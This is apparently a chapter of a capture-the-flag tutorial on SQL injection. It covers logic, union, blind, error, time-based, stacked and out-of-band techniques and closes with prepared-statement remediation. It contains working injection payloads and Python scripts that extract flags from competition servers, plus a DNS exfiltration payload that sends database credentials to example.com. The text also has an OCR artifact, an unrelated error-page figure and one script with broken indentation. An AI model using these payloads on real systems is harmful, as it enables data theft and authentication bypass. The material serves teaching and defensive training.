Chapter 2

patching, remediation, mitigation, blackbox, whitebox The term “patch” refers to modifications made to a program’s code to mitigate or remove a vulnerability. Remediation = removal of a vulnerability. Mitigation = reduction of the impact of a vulnerability, or increasing the difficulty in launching an attack. They are common in attack and defense competitions, where time is a particularly valuable resource.

Blackbox tests are performed without access to the code, unlike whitebox tests.

SQL injection

SQL injection is a vulnerability of *code injection*, allowing an attacker to write and execute code on the host server. It is as simple (to exploit and avoid) as it is potentially destructive.

Logic SQLi

Vulnerability Overview Take a moment to think about how you would implement a web application that allows the user to execute a query. Let’s consider the following code:

“sql query = “SELECT id, name, points FROM teams WHERE name = ”’ + request.form[‘query’] + “”’ conn = sqlite3.connect(“file:CTF_scoreboard.db”, uri=True) cursor = conn.cursor()

cursor.execute(query) results = cursor.fetchall() str_res = str(results) “

With `request.form['query']`, the program accepts user input, then executes the query and returns the result. Take some time to understand where the error lies.

The program itself works perfectly, but the fact that the string provided by the user is simply concatenated to the query allows them to close the parentheses related to the `name` string and do whatever they want. To retrieve the entire contents of the table, all they need to do is ensure that the condition is always true, for example by entering in the `query` field:

`' or 'a'='a` And the query `SELECT id, name, points FROM teams WHERE name = '' or 'a'='a'` would then be executed.

Comments What is common to do, when possible, is to comment out the rest of the query instead of trying to complete it perfectly. In this case, we had to resort to string comparison in order to “use” the last apostrophe, but it is customary to use this type of payload:

`' or 1=1 --`, which means execute `SELECT id, name, points FROM teams WHERE name = '' or 1=1 -- '`.

In SQL, the way to write comments may vary depending on the DBMS, but `--` (notice the space after the hyphens) should give you the desired result in every situation. This way, we can write the commands we want without worrying about what is written after our payload, which is particularly useful in *blackbox* attacks where, in fact, we wander in the void.

Example Challenge: https://training.olicyber.it/challenges#challenge-48

Union-Based SQLi

Once we are confident in our discovery, we can push further. The Logic SQLi just shown allows "only" obtaining the content of the selected table or bypassing boolean checks, but there are also commands, like `UNION`, which allow us to retrieve data from multiple tables.

In a *whitebox* context, we don't need any particular acrobatics. Just remembering the syntax of the command, checking in the code the names of tables and columns, and we have access to a leak of the entire database. By entering in the `query` field:

`' UNION SELECT * FROM players --` The query `SELECT id, name, points FROM teams WHERE name = '' UNION SELECT * FROM players -- '` will be executed, thus *leaking* the data of the entire `players` table.

Database Metadata However, if we found ourselves in a *blackbox* scenario, we wouldn't have all this information. We would have to guess the name of the table and the various corresponding columns, without ever knowing if we have discovered all possible columns or not.

In these cases, the database's `information_schema` comes in handy. It is a prefix to indicate tables containing metadata ("data about data"). Among the countless pieces of information that can be accessed by reaching these tables, there are also the names of all user-created tables and their respective columns.

The syntax used in this phase can vary greatly from one DBMS to another. However, the steps to be executed remain the same (examples referring to MariaDB):

-
-
- We have all the information, and we can act as if we were solving a *whitebox* challenge.

Tips

Check the DBMS Used

- The first thing to do when approaching a *blackbox* challenge, once you've confirmed the presence of an SQL injection, is to verify the DBMS used...

Test Commands on a Demo

- ...Once this is done, you can perform specific searches on the internet for syntax (there are also specialized cheat sheets for SQLi, like PortSwigger's) and use websites that allow you to test your commands before executing queries on the service you are attacking. For example, to verify the correctness of the queries in this chapter, I used sqliteonline, of course taking care to select the right DBMS.

Find Names of Interesting Tables and Columns from Metadata

- Documentations can be particularly detailed, or conversely, they may lack fundamental descriptions of how metadata is handled. In these cases, using a service like the ones mentioned above (for example, selecting all possible data from the information_schema of the demo database provided by the service) allows us to obtain information about the columns present in the INFORMATION_SCHEMA more quickly.

Filter Automatically Generated Table Information

- The tables in the database can be REALLY numerous. In these cases, it is useful to find the discriminator in the metadata that distinguishes between automatically generated tables and those created by a programmer/user, and add a filter condition.

If You Don't Find, Search Better Instead of Giving Up

- The `information_schema` or its equivalent is present in all DBMS. If you don't find what you're looking for, you're searching wrong.

Tips & Tricks

Find the Number of Columns If we don't know the number of columns, we can use group by (examples from hacktricks):

```
1' ORDER BY 1--+    # executed successfully
1' ORDER BY 2--+    # executed
1' ORDER BY 3--+    # executed
1' ORDER BY 4--+    # error
```

In this case, the fourth `ORDER BY` results in an error, which means the fourth column doesn't exist. Another method, which I prefer, is to select various null values in the `UNION` like this:

```
1' UNION SELECT null-- - # error
1' UNION SELECT null,null-- - # error
1' UNION SELECT null,null,null-- - # executed
```

Using this method, the query will error until we find the precise number of columns to select. And now it's easier...

Find Column Types We can't always be sure of the column types. A developer may decide to save numbers as varchar or not show a selected column. In such cases, a small modification to the last query shown and the use of mock columns can help find the types of all columns:

```
1' UNION SELECT 'a',null,null-- - # error
1' UNION SELECT null,'a',null-- - # error
1' UNION SELECT null,null,'a'-- - # executed
```

So the last column is a varchar.

```
1' UNION SELECT 1,null,'a'-- - # executed
1' UNION SELECT null,1,'a'-- - # error
```

So the first column is an integer, and the second is neither an integer nor a varchar.

Blind SQLi Sometimes, a vulnerable field doesn't return an actual result but a boolean value. Think of the example of a vulnerable login: with a logic SQLi, we can access any account we want. Blind SQLi allows us to go further, potentially extracting the entire database with a simple true/false.

`Christian_C' UNION SELECT 1 FROM users WHERE username='admin' AND password LIKE 'a%' --`. If the first letter of the admin's password is `a`, we'll be logged in as `Christian_C`. Make sure this makes sense in your head.

By automating the process, it's possible to make all possible attempts and eventually, after a few hundred or thousand queries, obtain the entire password.

Tips

Bruteforce with Criteria

- Don't try to inject all possible 128 ASCII characters, or at least start by trying the characters from the alphabet, numbers, and common symbols. ##### If You Have Time Limits, Make Fewer Requests
- The speed of infrastructure or minute request limits can make the process very slow. Many DBMSs, however, allow you to execute some types of queries that enable you to write binary search-like exfiltration programs. In these cases, string comparison SQL is extremely useful. ##### Multitasking
- Implementing a solution similar to the one just presented can be more challenging than expected for a thousand reasons, including haste and pressure. While trying to optimize the solution, run the stupid one first so you always have a plan B and can exfiltrate some of the information in advance. ##### Try-Catch and Error Handling
- During competitions, a thousand things can go wrong in the infrastructure. It may be that a particular character is not retrievable or that requests occasionally "jam" and time out. Try-catch, `try-except` in Python, allows the payload to continue the attack even in case of error, and pressing `CTRL+C` allows you to move to the next attempt (it was useful for me in a challenge from HSCTF 2023). In general, patch things up if necessary: *no one will judge your code as long as it flags.*

Example Challenge: penguin-login LACTF 2024 In this challenge, comments, percent, and the keyword `LIKE` were filtered. PostgreSQL has a command very similar to the blacklisted `LIKE`, namely `SIMILAR TO`. The first script finds the number of characters that make up the flag, and the second one exfiltrates it.

`findnum.py`

```python
from requests import *
from bs4 import BeautifulSoup

URL = "https://penguin.chall.lac.tf/"
```

```python
s = Session()
payloadStart = "' OR name SIMILAR TO 'lactf{"
payloadEnd = ""
i = 0

while True:
    payload = payloadStart + payloadEnd + "}"
    r = s.post(URL + "submit", data={"username": payload})
    soup = BeautifulSoup(r.text, "html.parser")
    if "We found a penguin" in soup.get_text():
        print("worked: ", payload)
        break
    else:
        payloadEnd += "_"
        print("failed: ", payload)
```

findflag.py


```python
from requests import *
from bs4 import BeautifulSoup
from string import digits, ascii_uppercase, ascii_lowercase

URL = "https://penguin.chall.lac.tf/"
s = Session()
payloadStart = "' OR name SIMILAR TO 'lactf{"
payloadEnd = "______________________________________"
i = 0

while True:
    payloadEnd = payloadEnd[:-1]
    for c in digits + ascii_lowercase + ascii_uppercase + "!-@":
        payload = payloadStart + c + payloadEnd + "}"
        r = s.post(URL + "submit", data={"username": payload})
        soup = BeautifulSoup(r.text, "html.parser")
        if "We found a penguin" in soup.get_text():
            print("worked: ", payload)
            payloadStart += c
            break
        else:
            print("failed: ", payload)
    else:
        print("end: ", payload)
        break
```

Error-based SQLi

If we don't have any output available, we still have alternatives. The first and simplest one is error-based SQLi. If the website returns a log or feedback in case of an error…



Error.

An error occurred while processing your request.

Request ID: |ce4c68c9-462a355100039435.

Development Mode

Swapping to **Development** environment will display more detailed information about the error that occurred.

The Development environment shouldn't be enabled for deployed applications. It can result in displaying sensitive information from exceptions to end users. For local debugging, enable the **Development** environment by setting the **ASPNETCORE_ENVIRONMENT** environment variable to **Development** and restarting the app.

Figure 1: SQL error

. . . we can obtain information as if we were executing a blind SQLi.

Conditional Statements - CASE WHEN While in the previous login example we had feedback, for which we logged in if we guessed the character correctly, in this case, we force the DBMS to throw an error when our query satisfies the condition:

`Christian_C' UNION SELECT CASE WHEN (username='admin' AND password LIKE 'a%') THEN 1/0 ELSE 1 END FROM users --`. If the first letter of the admin's password is `a`, the operation 1/0 will be executed, causing the DBMS to throw an error, which will be shown in the output. Again, be careful about variations between different DBMSs: the syntax might be different, and in some cases, division might not throw an error.

Time-based SQLi

If both output and errors are not available, you can perform a time-based SQLi, where you rely on the server's response time. In these cases, when the condition is satisfied, you delay the server's response. The payload is very similar to that of error-based SQLi:

`Christian_C' UNION SELECT CASE WHEN (username='admin' AND password LIKE 'a%') THEN SLEEP(5) ELSE 1 END FROM users --`. If the first letter of the admin's password is `a`, the response will be delayed by 5 seconds.

```python
#!/usr/bin/env python3
import requests
import sys

def blind(query):
    url = "https://big-blind.hsc.tf/"
    response = requests.post(url, data={"user":"" +query+ ",sleep(5),0)#","pass":""})

    if(response.elapsed.total_seconds()>3):
        print(query)
        return 'Found'

    return response

keyspace = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$^&*()-=+'

query_left_side = "admin' and IF(1=(SELECT 1 FROM users WHERE pass LIKE '"
flag = ""
while True:
    for x in range(1,28):
        print(x)
        for k in keyspace:
        # query = admin' and IF(1=(SELECT 1 FROM users WHERE pass LIKE 'flag%'),sleep(10),0) #
        query = query_left_side + flag + k + "%')"
        response = blind(query)

        if response == 'Found':
            flag += k
            break

        if k == '+':
            flag += '_'
```

Batched/stacked queries

In the previous injections, we always stayed “consistent” with the query chosen by the programmer. Finding `SELECT` in the code, we simply exfiltrated data by “stretching” the instruction. However, it’s possible to use `;` to terminate the statement, allowing us to then insert any type of instructions, including `DELETE`, `UPDATE` (update), `INSERT` (create).

In our case, the opposite may be useful: we may want to close an `UPDATE` to inject a `SELECT`, in order to steal the flag.

Out of band SQLi

If there is no synchronous output available, but command execution is allowed, we can opt for an out-of-band SQLi. In MySQL:

```sql
SELECT load_file(CONCAT('\\\\',(SELECT+@@version),'.',(SELECT+user),'.',(SELECT+password),'.',example.com\\test.txt'))
```

sends a DNS query to `database_version.database_user.database_password.example.com`, allowing the domain owner to view the database version, username, and password.

Summarized challenges, the last 4: https://training.olicyber.it/challenges#challenge-356 / https://ctf.cyberchallenge.it/challenges#challenge-13

Training: Web category 2 of CyberChallenge. If you don't have access, PortSwigger Academy: https://portswigger.net/web-security/all-labs#:~:text=SQL%20injection

Remediation and mitigation

SQL injections can be easily prevented using prepared statements, avoiding stored procedures if you are not absolutely sure of what you are doing and if you couldn't achieve the same with prepared statements (which is unlikely).

Even though doing this is straightforward, mistakes can happen or you might not be working alone. To mitigate risks, it's always good practice to disallow batched queries, remove admin and DBA access from accounts used by applications, and always use a read-only connection unless the opposite is strictly necessary.

Advanced: Grant access to views instead of tables. Whitelist commands that must be executed for technical service requirements.